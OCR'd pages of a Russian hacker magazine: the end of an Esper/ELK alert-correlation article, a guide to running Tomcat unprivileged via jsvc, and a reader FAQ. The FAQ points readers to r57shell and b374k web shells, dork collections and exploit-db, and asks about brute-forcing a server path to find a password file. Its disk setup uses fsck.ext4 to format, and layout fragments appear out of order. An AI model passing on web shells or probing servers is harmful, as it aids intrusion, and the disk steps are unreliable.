
```
public void update(EventBean[] newEvents,↵
EventBean[] oldEvents) {
    Jedis jedisPublish = jedisFactory.↵
    getJedisPool().getResource();
    Pipeline pipe = jedisPublish.pipelined();
    String alertEvent = "";

    for(int i=0; i<newEvents.length; i++){
        // Получаем тип события
        EventType eventType = newEvents[i].↵
        getEventType();
        jsonRenderer = runtime.getEventRenderer().↵
        getJSONRenderer(eventType);
        // Формируем JSON-представление алерта
        alertEvent = jsonRenderer.↵
        render(newEvents[i]);
        // Сохраняем алерт в Redis
        jedisPublish.rpush(alerts, alertEvent);
    }
    pipe.sync();
}
```

Осталось только настроить Logstash для перекладывания алертов из Redis в Elasticsearch, и можно использовать Kibana для анализа инцидентов.



Результат интеграции с ELK-стеком



ЗАКЛЮЧЕНИЕ

Итак, мы рассмотрели все основные шаги, необходимые для создания своей подсистемы корреляции с помощью Java-версии библиотеки Esper, благодаря работе с внешними источниками данных и собственным функциям сделали использование нашего коррелятора более удобным. Добавив Esper к связке Elasticsearch — Logstash — Kibana, мы приблизили ELK-стек к полноценной SIEM. Чтобы ты лучше разобрался в рассмотренном материале, я подготовил демоприложение (goo.gl/sDIulo), которое может стать отправной точкой для решения твоих собственных задач из различных областей, где требуется сложная обработка событий с минимальной задержкой. Удачных экспериментов!

Сергей Гвоздецкий
sgvozdetskiy@yahoo.com

КОТ С РОГАМИ И ВИЛАМИ

ДЕЛАЕМ ИЗ APACHE TOMCAT UNIX-ДЕМОН

Apache Tomcat — сервер веб-приложений, используемый преимущественно в коммерческой среде не только как платформа для выполнения приложений, но и как составная часть крупных проектов для предоставления веб-интерфейса. В корпоративном секторе безопасность информационных систем имеет наивысший приоритет, а стабильность инфраструктуры гарантирует безболезненную эксплуатацию. Опробуем хваленую стабильность и безопасность UNIX-демонов на примере Tomcat'а.

ПРЕАМБУЛА

Исторически сложилось так, что под root мы производим настройку, под «не root» работаем, а за мешанину этих действий получаем указкой по рукам. Все, кто читал хотя бы одну книгу по *nix, наизусть помнят наставление автора — не работать с root-правами и избавиться от привычки сразу после установки системы настраивать ее, не создав себе учетку, хотя бы с доступом к группе wheel. Действительно, привычка дурная и чревата последствиями. Заглянув в мир MS Windows, мы посмеивались над админами и просто юзерами, сидящими с неограниченными правами. Этакие эксперты с незапертыми дверями, ведущими к сердцу системы.

Время идет, приложения, как и аппетиты, растут. Железо уменьшается, вмещая в себя не только эти самые приложения, но и всевозможную защиту от не менее всевозможного вреда. И вот уже разработка, внедрение и эксплуатация стали индустрией, и весьма прибыльной. Сложно представить предприятие, не использующее коммерческие приложения. Коммерческие приложения продолжают становиться сложнее, надежнее и умнее. Появились целые ниши корпоративной разработки, без которых стало невероятно сложно. Попробуй, например, отказаться от удаленного доступа к рабочей почте или оставить дома планшет, в котором так уютно разместился календарь и туннель к рабочим файлам.



Наверное, httpd — самый популярный продукт сообщества Apache, который до версии 2 так и назывался — apache. Веб-сервер, работающий в фоне и справляющийся с тысячами одновременных сессий, сейчас его используют разве что в академических целях, для обратной совместимости и просто из ностальгии. Сообщество Apache же живет и являет миру

все новые и новые технологии, приложения и решения. Одним из таких чудес мы и займемся сейчас.

ЗАВЕДИ СЕБЕ КОТА

Разработчики Java-приложений знакомы с сервером Tomcat, умение разрабатывать под него стало требованием ко многим вакансиям. Админ, знающий этот сервер, может неплохо устроиться и не напрягаясь заработать на кусок хлеба с маслом. Кота держат и производители очень больших программных комплексов. Программные комплексы выполняют море работы для тысяч (а иногда и миллионов) людей, а кот молча предоставляет веб-интерфейс управления. Словом, коты — животные полезные.

А все ли заглядывали коту в лоток, в среду окружения в смысле? Многие ли из нас обращают внимание на то, везде ли ему можно лазить, всю ли еду можно нюхать и все ли горшки с цветами можно ронять благородному животному?

Отойдем от метафор и посмотрим, с какими привилегиями работает наш контейнер с сервлетами. Максимум, который мне приходилось видеть, — это когда сервер запускают через /bin/su tomcat $CATALINA_HOME/bin/startup.sh. Да, создан пользователь tomcat, да, права на владение каталогу присвоены, но то ли это, что нам может дать мир Linux/UNIX? Не факт. Частный случай запуска — это когда процесс, а следовательно, и все его дочки и треды запущены от root'а. Какие опасности это в себе таит? Перечислим:

- Гипотетический злоумышленник может задействовать любую уязвимость библиотеки, класса или кода программы. С привилегиями root беды не избежать.
- Аналогичная опасность, но уже применительно к коду, библиотекам и классам сервера. Отслеживается по changelog'у релиза.
- Баг в коде или алгоритме может дорого стоить, если он выполнился с root-правами.
- Ошибка в проектировании приложения может заблокировать разделяемый ресурс.

Ошибки людям свойственны, поэтому защищаться будем механизмами, на которых стоят современные многопользовательские операционные системы, и обозначим смысл изоляции процесса сервера и превращения его в настоящий демон.

Как это работает?

Потенциальные опасности запуска демона от root'а мы помним еще со времен упомянутого выше httpd: это и несанкционированный доступ к файлам (особенно в связке с Perl), и переход на уровень-другой выше DocumentRoot, а SQL-инъекции — та область науки, в которой даже есть своя профессура. А теперь два вопроса, два ответа:

1. Каким путем пошли разработчики httpd, MySQL, PostgreSQL и прочих? Ответ: лишили root-прав всех вышеперечисленных.
2. Как же быть, если эти самые права нам нужны для выполнения системных вызовов, прямого доступа к ядру и его ресурсам? Нам же нужен открытый порт. Ответ: механизмов несколько, например пресловутый SUID или понижение привилегий через `fork()`.

Посмотрим на вывод состояния процессов (рис. 1).


Перед нами процессы в состоянии выполнения. Процесс master породил пять процессов, сделал их владельцем системного пользователя nobody, отлепил их от терминала, перенаправив выводы в лог, и открыл для них порт (по умолчанию 80). Теперь мы можем быть уверены в том, что каталог, в котором выполняется процесс, не корневой (/), под пользователем nobody никто не зайдет в систему. Базовые основы изоляции в системе соблюдены.

Теперь посмотрим видоизмененный вывод (рис. 2).

Как я определил, что процессы дочерние? По PPID'у. Здесь все по правилам: процесс master имеет PPID 1, из чего ясно — его запустил init, а у остальных PPID = PID master-процесса.

Большинство демонов не только создает дочерние процессы, но и распределяет по ним нагрузку, передает логи демону syslogd и делает другую полезную работу. В целом, как и любому другому процессу, демону мы можем передавать любые сигналы, например SIGHUP, через reload в скрипте

1



```
$ ps lax | fgrep nginx
5     0  1430     1  20   0  75436  1360 rt_sig Ss   ?        0:00 nginx: master process /usr/sbin/nginx -c /etc/nginx/nginx.conf
5    99  1431  1430  20   0  77548  3864 ep_pol S    ?        1:11 nginx: worker process
5    99  1432  1430  20   0  77548  4004 ep_pol S    ?        2:11 nginx: worker process
5    99  1433  1430  20   0  77052  3400 ep_pol S    ?        1:33 nginx: worker process
5    99  1434  1430  20   0  77052  3404 ep_pol S    ?        2:27 nginx: worker process
5    99  1435  1430  20   0  75652  1724 ep_pol S    ?        0:10 nginx: cache manager process
0   500 42020 41985  20   0 100980   752 pipe_w S+   pts/1    0:00 fgrep nginx
```

2

Рис. 1. Состояние процессов nginx

Рис. 2. Состояние процессов nginx с «родословной» процессов



WWW

Домашняя страница проекта: goo.gl/DCQrsE

Описание дистрибутива на сайте Tomcat: goo.gl/30ZcSI

Описание тредов JVM: goo.gl/yhrnVd


инициализации — полезно при больших нагрузках, где перезапуск процесса с целью применения нового конфиг-файла может занять ощутимо много времени, за которое порвется куча сессий. Можем приостановить через сигнал SIGSTOP, затем запустить вновь (SIGCONT).

Работая с коммерческими приложениями, я заметил, что даже крупные лидеры отрасли забивают на понижение привилегий, оставляя root владельцем Tomcat'а. Поговорим о том, как избежать таких проблем.

ПОЗВОЛЬТЕ ПРЕДСТАВИТЬ – JSVC

Проектом Apache Commons разработана утилита jsvc, ее исходный код поставляется вместе с дистрибутивом Tomcat'а. Цель этой разработки — произвести ряд действий, в результате которых Tomcat станет UNIX-демоном. Jsvc умеет менять UID дочернего процесса через fork(), укладывать спать родительский процесс, разделять стандартные потоки вывода и ошибок, принимать стандартные Java-опции, принимать опции Java-машины, работать с assertions как кода, так и системными, и многое другое, весь список по ключу `-help`.

Для полноты ощущений мы соберем проект вручную, хотя, например, в base CentOS'а есть не самая свежая реализация под кодовым названием jakarta-commons-daemon-jsvc, описанная как Java daemon launcher. Итак, к делу. Нам понадобится make и GCC. Спускаемся в `$CATALINA_HOME/bin/` и распаковываем архив commons-daemon-native.tar.gz, проходя в каталог unix:



ТЕОРЕТИЧЕСКАЯ ВЫДЕРЖКА КАК ОБОСНОВАНИЕ

С появлением многопользовательского режима работы операционных систем выросло как количество решаемых задач, так и требования к безопасности систем, поскольку встала необходимость сочетать нужный пользователю функционал системы и изолировать уязвимые места системы от несанкционированного доступа. Немаловажной была потребность корректно выходить из ситуации с разделяемыми ресурсами, так, принтер должен напечатать сначала документ одного пользователя и только после документ другого. Печать по слову из каждого документа недопустима. Аналогичные примеры для других разделяемых ресурсов также должны быть решены.

*nix-системы разрабатываются уже много лет, и от классических концепций осталось крайне мало, достаточно вспомнить поговорку о процессе контроля программистов, сопоставимом с выгулом кошек без поводков. Как сменить владельца процесса на лету, мне удалось найти только для ОС Solaris: там есть программа pcred(1), которая позволяет поменять UID и GID процесса. В других популярных ОС подобные нюансы решаются в соответствии с предпочтениями разработчиков, но, безусловно, самое популярное решение возможно только на этапе проектирования и разработки, через системные вызовы.

Будь внимателен, разделение прав и владельцев процессов еще никому не принесло вреда.

```
$ tar xzvf commons-daemon-native.tar.gz ;
  cd commons-daemon-1.0.10-native-src/unix/
```

Установочная дока (goo.gl/TX7Y1s) гласит, что для компиляции достаточно сделать нехитрую связку `./configure ; make ; cp jsvc ../.. ; cd ../..`, но я, покопавшись в файле `./configure`, добавлю свои пять копеек, которые будут нелишними, gentoo-шники поймут.

Во-первых, обязательно укажи при сборке `-with-java=$JAVA_HOME`, где `JAVA_HOME` — путь к каталогу с JDK. Насколько я понял, эта опция статично закрепляет путь к Java, если планируешь собирать для конкретного сервера, вместо применения переменной окружения, путь будет принят из константы в коде. Во-вторых, желательно указать `-with-os-type=linux`, эту опцию можно было бы не описывать, дословный смысл ясен. Значением является имя каталога `JAVA_HOME/include/<OS_под_которую_собран_JDK>`, позволяет в процессе компиляции устранить типы данных, специфичные для Sun. Ну и в-третьих, значения опций GCC `CFLAGS=-m64 LDFLAGS=-m64`, тут я обратил внимание, что исполняемый файл уменьшился примерно в два раза. Будь внимателен: эти ключи лишают приложение машинозависимых x86-инструкций, и программа не стартанет на 32-битной системе.

Целиком строка конфигурирования у меня получилась такая: `./configure -with-java=/usr/java/latest -with-os-type=/include/linux CFLAGS=-m64 LDFLAGS=-m64`, если есть интерес форсировать приложение под конкретный процессор, милости прошу в Wiki Gentoo (goo.gl/jmGho0) . Хотя мне показалось, что при современных мощностях это не дало большой производительности.

Особо следует отметить баг, который я словил при сборке на CentOS 5, версии приложения, поставляемой с Tomcat 6. Если не выполнить make clean перед make, сборка ругнется на libservice.a. Насколько я понял, Malformed archive воспринимается более ранней версией архиватора ar. С версией 2.20 модификация архива завершается успешно.

На выходе получится маленький исполняемый файл, который и будет демонизировать нашего Томаса (Tomcat). Перемещаем его в каталог bin и готовим скрипт для его запуска и инициализации. В релизе 7.x все оказалось очень просто, опции Java передаются через файл setenv.sh, который надо просто создать и наполнить этими опциями (`JAVA_OPTS="-Xmx2G -Xms1G ..."`). Там же, в bin, присутствует файл daemon.sh, открываем его и присваиваем переменной TOMCAT_USER имя юзера, которому будет принадлежать процесс, например daemon. Важно, что этот юзер в системе уже есть и его шелл — /sbin/nologin, как у всех спецюзеров, созданных для владения фоновыми процессами. Далее делаем символическую ссылку на этот файл:

```
$ ll /etc/init.d/tomcatd
  lrwxrwxrwx 1 root root 30 Jun 26 13:38 /etc/↩
  init.d/tomcatd -> /opt/tomcatd/bin/daemon.sh
```

Для проверки использовался CentOS, поэтому, чтобы chkconfig мог корректно работать со скриптом инициализации, необходимо в его начало внести описание уровней инициализации и приоритеты при запуске и останове:

```
$ head /etc/init.d/tomcatd
  #!/bin/sh
  # chkconfig: 345 73 21
  # description: Tomcat super daemon
```

Пробуем запуск (рис. 3).

```
bash-4.1$ ps lax | fgrep jsvc
1     0  2209     1  20   0  10432   140 wait    Ss   ?          0:00 jsvc.exec -java-home /usr/java/latest -user daemon -pidfile /opt/tomcatd/logs/ca
talina-daemon.pid -wait 10 -outfile /opt/tomcatd/logs/catalina-daemon.out -errfile &1 -classpath /opt/tomcatd/bin/bootstrap.jar:/opt/tomcatd/bin/comm
ons-daemon.jar:/opt/tomcatd/bin/tomcat-juli.jar -Djava.util.logging.config.file=/opt/tomcatd/conf/logging.properties -Xmx1G -Xms512M -XX:NewSize=256M
 -XX:MaxPermSize=512m -Dcatalina.base=/opt/tomcatd -Dcatalina.home=/opt/tomcatd -Djava.io.tmpdir=/opt/tomcatd/temp org.apache.catalina.startup.Bootst
rap
5     2  2210  2209  20   0 2411396 702020 hrtime Sl ?         47:51 jsvc.exec -java-home /usr/java/latest -user daemon -pidfile /opt/tomcatd/logs/ca
talina-daemon.pid -wait 10 -outfile /opt/tomcatd/logs/catalina-daemon.out -errfile &1 -classpath /opt/tomcatd/bin/bootstrap.jar:/opt/tomcatd/bin/comm
ons-daemon.jar:/opt/tomcatd/bin/tomcat-juli.jar -Djava.util.logging.config.file=/opt/tomcatd/conf/logging.properties -Xmx1G -Xms512M -XX:NewSize=256M
 -XX:MaxPermSize=512m -Dcatalina.base=/opt/tomcatd -Dcatalina.home=/opt/tomcatd -Djava.io.tmpdir=/opt/tomcatd/temp org.apache.catalina.startup.Bootst
rap
0   497 32309 32300  20   0 100984   712 pipe_w S+   pts/2      0:00 fgrep jsvc
bash-4.1$ 
```

3

Рис. 3. Инициализация демона Tomcat

Всегда что-то может пойти не так, как планировали. Лог запуска сервера пишется в catalina-daemon.out. Как я и говорил, вывод ошибок отделяется в другой файл catalina-daemon.err.

Без учета конкретики в списке процессов наш процесс-родитель, запущенный от root, и его дочка, владелец которой daemon. Как несложно догадаться, его шелл — /sbin/nologin, выполнить что-либо от имени такого пользователя, не используя доступ к ядру через системные вызовы, нельзя.

```
$ su daemon
  This account is currently not available.
```

РЕЗЮМЕ

В конечном счете мы получили полнофункциональный сервер Java-приложений, запущенный в концепции UNIX, с необходимыми и достаточными привилегиями. В общем случае сервер работает по следующему сценарию:

1. Загружается в память, делает fork(), меняя владельца дочернему процессу.
2. Родитель дожидается от потомка нечто вроде I'm ready, после чего падает в ожидание через wait_child() — классика жанра.
3. Дочерний процесс является мастером, аналогично описанному для nginx. Именно он активирует Java-машину, применяет к ней опции и выполняет все то, что предусмотрено логикой работы Tomcat'а, распадается на треды и принимает клиентские соединения.



МНОГОЗАДАЧНОСТЬ И МНОГОПОЛЬЗОВАТЕЛЬСКИЙ РЕЖИМ

Старейший системный вызов, порождающий дочерние процессы, — fork(). Он создает процессы, являющиеся точной копией родителя. Есть два хороших описания процесса, дающие наиболее полное определение этого термина. Первое — это «программа в стадии ее выполнения», второе — «совокупность кода и данных, разделяющих общее виртуальное адресное пространство». Понимая эти два коротких обозначения, мы можем прояснить для себя основу многозадачности (или мультипрограммирования, если больше нравится), а применяя ее к многопользовательскому режиму, мы можем гарантировать безопасное разделение прав доступа к ресурсам. В ОС Linux присутствует системный вызов clone(2), в результате использования которого появляются известные нам треды. При работе с этой низкоуровневой функцией управление памятью (да и другими ресурсами) перекладывается полностью на разработчика, тем не менее у него появляется возможность разделять различные ресурсы системы между дочерним, родительским процессами и процессами-«братьями». И хотя Java-разработчику не стоит сильно беспокоиться о работе тредов в JVM, администратору, эксплуатирующему продукт, необходимо знать, что правильнее запускать сервер без привилегий root.





ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU



Алексей «Zemond» Панкратов
3em0nd@gmail.com

Q **При смене Wi-Fi-сетей постоянно отваливается SSH-сессия, возможно ли это как-то обойти?**

A Да, возможно. Для этого предлагаю воспользоваться Mosh. Он доступен из репозиториев, не требует прав root, не является демоном и не занимается аутентификацией и шифрованием. Из основных фишек:

- возможность роуминга SSH-соединений, как раз то, что нам и нужно. Это возможность переключаться между Wi-Fi сетями, не боясь смены IP;
- уменьшение лагов насколько это возможно, за счет использования UDP и умного predictive echo;
- оптимизация использования сети — протокол Mosh позволяет передавать только то, что должно быть отображено. В итоге <Ctrl + C> работает мгновенно, даже если ты выплюнул в консоль содержимое 500-гигабайтного файла.

Для использования просто меняется привычный SSH на Mosh. К примеру:

```
mosh root@server
```

Саму технологию можно описать подобной схемой:

1. Mosh логинится на сервер по SSH и запускает удаленный процесс mosh-server, который слушает на UDP-портах от 60000 до 61000.
2. Закрывает SSH-соединение.
3. Запускает mosh-client с параметрами mosh-сервера, полученными на шаге 1.

При использовании, к примеру, еще и tmux получается весьма серьезный комбайн, который довольно трудно оборвать или потерять.

Q **Появилась задача сопоставить IP-адрес с его MAC-адресом в локальной сети. Подскажи ARP-сканер для этих целей.**

A Из наиболее простых и доступных решений мне нравится arp-scan. Тулза использует ARP-пакеты, чтобы просматривать рабочие компьютеры в подсети. Синтаксис довольно прост:

```
zodiac@gml-admin:~$ sudo arp-scan --interface=eth0 192.168.0.0/24
[sudo] password for zodiac:
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.6 with 256 hosts (http://www.nta-monitor.com/tools/arp-sca
192.168.0.2     00:d0:23:09:df:45       INFORTREND TECHNOLOGY, INC.
192.168.0.3     00:c1:26:10:93:0e       (Unknown)
192.168.0.3     00:c1:26:10:93:0e       (Unknown) (DUP: 2)
192.168.0.5     00:12:17:6b:f2:05       Cisco-Linksys, LLC
192.168.0.13    00:03:47:e6:2a:7f       Intel Corporation
192.168.0.15    00:1b:24:ca:ee:8f       Quanta Computer Inc.
192.168.0.18    00:23:7d:13:cb:58       (Unknown)
192.168.0.25    00:15:f2:ae:8c:b5       ASUSTek COMPUTER INC.
192.168.0.38    00:15:60:a6:74:4c       Hewlett Packard
192.168.0.39    00:15:f2:ae:8d:01       ASUSTek COMPUTER INC.
192.168.0.40    00:15:f2:ae:91:96       ASUSTek COMPUTER INC.
192.168.0.44    00:16:e6:93:77:bb       GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.0.45    00:16:e6:93:77:70       GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.0.47    00:26:5a:7a:60:b0       (Unknown)
192.168.0.66    00:23:7d:c0:4e:52       (Unknown)
192.168.0.80    00:25:b3:f9:4c:23       (Unknown)
192.168.0.93    00:0c:f1:ac:71:e4       Intel Corporation
192.168.0.96    00:00:1c:d7:84:58       BELL TECHNOLOGIES
192.168.0.102   00:0d:60:ee:e5:19       IBM Corporation
192.168.0.166   00:03:47:e6:2a:8f       Intel Corporation
192.168.0.203   00:e0:4d:04:34:1c       INTERNET INITIATIVE JAPAN, INC
```

Выхлоп arp-scan

ИЗВЛЕКАЕМ ЗВУК ИЗ ВИДЕОФАЙЛОВ

Полезный хинт

Q **Появилась необходимость извлечь звук из разных видеофайлов, как можно это сделать под Ubuntu?**

A Для извлечения звука из видеофайлов воспользуемся двумя вариантами. Первый будет средствами консоли, другой через GUI. Приступим. Для начала поставим необходимые утилиты:

```
sudo aptitude install ffmpeg lame
```

Теперь переходим непосредственно к извлечению звука, для этого выполняем команды

```
ffmpeg -i video.avi -acodec pcm_s16le↵
-ac 2 -ab 128k -vn -y "most.wav"
lame --preset cd most.wav music.mp3
rm most.wav
```

Как видишь, ничего сложного нет. Кстати, по утилите FFmpeg написан отличный ман на официальном сайте тулзы (goo.gl/1fKyBo).



Avidemux

Для второго варианта нам понадобится программа Avidemux:

```
sudo aptitude install avidemux
```

Программа поддерживает несколько языков, среди которых есть русский язык, так что никаких проблем с извлечением звука быть не должно. Стоит отметить, что звук можно вытянуть с определенного места, а не целиком, что очень удобно, скажем, для обрезки аудиофайла от рекламы или для использования для того же рингтона на свой смартфон. Еще из подобных программ с GUI можно воспользоваться Winff:

```
sudo aptitude install winff
```

Она также поддерживает русский язык и позволяет вытащить звук из различных видеофайлов. С точки зрения простоты, конечно же, программы с GUI выходят на первое место, по функционалу самой интересной из них кажется старый добрый Avidemux. А вот если смотреть со стороны количества настроек и возможностей, то тут консольная FFmpeg определенно выигрывает, хоть и требует ознакомления со своей документацией. Ради интереса можешь попробовать Cinelerra, Jahshaka, Kdenlive, Kino и LiVES. Что выбрать, решать, конечно же, тебе, но хотя бы пробежаться по диагонали по возможностям FFmpeg рекомендую.

```
sudo arp-scan --localnet >>↵
result.arp-scan
```

Если на машине установлено несколько сетевых интерфейсов, то можно использовать ключ --interface:

```
sudo arp-scan --interface=eth0↵
192.168.0.0/24
```

Q Хочу написать свой шелл, подскажи, какой пример можно посмотреть и даже попользовать в своих целях?

A Для примера можно взять всем известный r57shell, который валяется на различных околохакерских форумах (можно скачать его, скажем, с секьюлаба: goo.gl/PGjbll). Также можно глянуть на b374k shell (goo.gl/QVA90d) с гитхаба. У всех шеллов так или иначе схожий функционал, можно даже посмотреть в сторону файловых менеджеров на PHP, ибо по сути это он и есть, с дополнительными фишечками. А так стоит отталкиваться от того, какой функционал тебе нужен.

Q Как можно проверить память на ошибки на рабочей системе?

A Здесь я рекомендую обратиться к утилите memtester (goo.gl/qbqThx). Это тулза пользовательского пространства для проверки подсистемы памяти на ошибки. В отличие от memtest86, для проверки памяти не нужно перезагружать компьютер. Memtester может проверять память, начиная с указанного физического адреса. Перейдем непосредственно к запуску:

```
memtester 5g 1
```

После выполнения данной команды будет произведена проверка 5 Гб ОЗУ один раз. Тулза

СТАВИМ НОВЫЙ ДИСК НА СЕРВЕРЕ

Необходимо подключить новый жесткий диск на сервере с предустановленной Ubuntu Server. Как это сделать через GUI, понятно, а вот как это проделать через консоль?

1 Для начала нам нужно поставить необходимую утилиту для работы с жестким диском. Мне нравится megacli (goo.gl/2DuuQL), это весьма крутая утилита для работы с рейдами и жесткими дисками. У нее много различных ключей, поэтому лучше всего держать под рукой шпаргалку, к примеру вот такую: goo.gl/hyvS8W.

2 Теперь нам нужно определить, какой винт у нас появился в системе. Выполняем команду

```
MegaCli64 -PDList -Aall
```

Получаем полный список устройств, находим новый диск. Определить, под какой он буквой, можно по счету: первый — это sda, второй — sdb и так далее, думаю, ты понял суть. Чтобы отсеять ненужную нам информацию, можно выполнить чуть подредактированную команду:

```
megacli -PDList -Aall | egrep 'Slot|Raw|Inquiry|En-↵
closure|Firmware state'
```

В выводе будет что-то такое:

```
Enclosure Device ID: 32
Slot Number: 2
Enclosure position: 1
Raw Size: 558.911 GB [0x45dd2fb0 Sectors]
Firmware state: Online, Spun Up
Inquiry Data: BTW INTEL SSDSC2
Enclosure Device ID: 32
Slot Number: 3
Enclosure position: 1
Raw Size: 2.728 TB [0x15d50a3b0 Sectors]
Firmware state: Unconfigured(good), Spun Up
Inquiry Data: 149TOSHIBA
```

В моем случае в слоте 3 как раз новый диск без разметки.

3 Переходим к разметке диска. Для этого мне нравится fdisk. Синтаксис примерно такой:

```
fdisk /dev/sdX
```

где X — буква нужного нам диска. Далее вводим m и получаем справку, нам нужно создать раздел на весь диск. Не забудь, что для больших дисков нужен GPT. Нажимаем n, далее будут вопросы, какой раздел создавать, делаем primary. Выбираем номер раздела, 1. Указываем размер, вводим w, для записи. Чтобы просмотреть, что у нас создано, вводим p. После того как с разметкой готово, выходим из тулзы. Если что-то непонятно или забыл, как делать, можно в любой момент обратиться к справке, которая все подскажет.


Теперь нам нужно записать на наш раздел файловую систему. Предполагаю, что ты будешь использовать ext4. Поэтому выполняем команду

```
fsck.ext4 /dev/sdX1
```

В случае ошибки проверь, стоит ли GPT на диске. По идее, больше никаких камней преткновения здесь быть не должно. Теперь давай создадим в корне директорию

```
mkdir /disk1
```

чтобы примонтировать наш новый винт. Команда монтирования тоже довольно проста и логична:

```
mount /dev/sdX /disk1
```

5 Чтобы система монтировала диск самостоятельно в нужную нам точку монтирования и с определенными параметрами, поправим файл fstab. В нем можно указывать как устройство, так и его UUID. Я предлагаю использовать последнее. Для определения UUID воспользуемся командой

```
blkid /dev/sdX1
```

Добавляем наш диск по UUID в файл /etc/fstab:

```
nano /etc/fstab
```

А в нем что-то подобное:

```
UUID="a35db35e-d660-910a-478e-4927169bd09b"/disk1↵
ext4 defaults,noatime,nodiratime 0 0
```

также будет удобна в тех случаях, когда нет физического доступа к серверу, но есть подозрения на глючную память.

Q **Захотелось собрать в кучу все свои гугл-дорки, и вдруг осенило: а вдруг есть подобные базы уже готовых дорков?**

A Конечно же, есть! Вот, к примеру, довольно внушительная коллекция дорков на гитхабе (goo.gl/BSMLmS). Также можно поживиться неплохими дорками, посетив различные форумы по взлому. Многое почерпнуть можно и на ресурсе exploit-db.com — если ты про него еще не слышал, то однозначно добавляй в закладки и изучай.

Q **Решил поправить файл /etc/fstab и неожиданно понял, что не знаю UUID жесткого диска. Как мне это можно узнать?**

A Для этого можно воспользоваться двумя вариантами. Первый самый простой и не требует никаких дополнительных утилит. Нужно просто выполнить в консоли:

```
ls -l /dev/disk/by-uuid
```

Второй потребует установки дополнительного пакета blkid (думаю, с этим этапом проблем возникнуть не должно, утилита есть в репозитории). В использовании тоже никаких сложностей, выполняем от рута

```
sudo blkid
```

и получаем желаемый результат.

Q **Начал учить питон, есть ли какие прикольные игровые проекты для этого?**

A Да! Думаю, для начала можно посмотреть на checkio.org. Это ресурс для изучения и практики языка программирования Python. Абсолютно любой пользователь может зарегистрироваться на площадке и начать обучение или, уже зная язык, отшлифовать свои навыки. Обучение представлено в виде игры, в которой каждому необходимо в той или иной мере использовать свои знания. Например, первый этап обучения Learning — это цепочка задач от легкой к сложной. Причем в описании самой задачи есть все справочные данные для ее решения. Следующий тип задач — Score Games или Single Player Game. Это игры, в которых выиграть нельзя, но можно постараться набрать как можно больше очков. Третий тип задач — это Competition или Multi Player Game. Для тестирования своей программы пользователь выбирает соперника.

Также стоит обратить внимание в сторону проекта pythonchallenge.com. Здесь можно решать задания и не на питоне, но мы ведь его учим, правда? Задачи представляют собой таски, чем-то похожие на задания из разных CTF с уклоном на механизмы языка Python. В качестве небольшого спойлера и наглядного примера можно взять первое задание челенджа, где предлагается воспользоваться возможностью возведения числа в степень средствами питона, после чего модифицировать урл и перейти по новой ссылке на следующий уровень. Так что и скиллы прокачаешь, и логику заодно. Ну уж про codecademy.com я напоминать не буду, про него уже не один десяток раз говорилось.



Checkio

Q **Ты не поверишь: у мне в ворде перестал работать <Ctrl + C> и <Ctrl + V>. Что с этим делать?**

A Поверю, порой по воле звезд меняются сочетания клавиш и вставка работает только по хоткею <Shift + Ins>. Для того чтобы все вернуть на круги своя, нужно проделать следующие шаги. Заходим «Файл → Параметры → Настройка ленты», внизу «Сочетание клавиш: Настройка... → Сохранить изменения в:», выбрать изменение сочетаний клавиш для всех документов или только для активного. Далее, если вообще не установлено сочетаний клавиш, просто нажать «Сброс». Если же какие-то сочетания клавиш установлены, тогда нужно вернуть прежнюю команду для <Ctrl + V>. Для этого:

«Категории → Все команды (эта категория почти в самом низу списка) → Команды → EditPaste → Новое сочетание клавиш → нажать <Ctrl + V> → Назначить → Закрыть». После этого сочетания клавиш для копи-паста должны стать привычными.

Q **Знаю, что на сервере в определенной директории лежит файл pass.txt, но вот в какой — мне неизвестно. Начальные условия также говорят о том, что директория состоит из двух символов. Подбирать руками свыше тысячи значений очень не хочется, подскажи какой-нибудь брутер под это дело.**

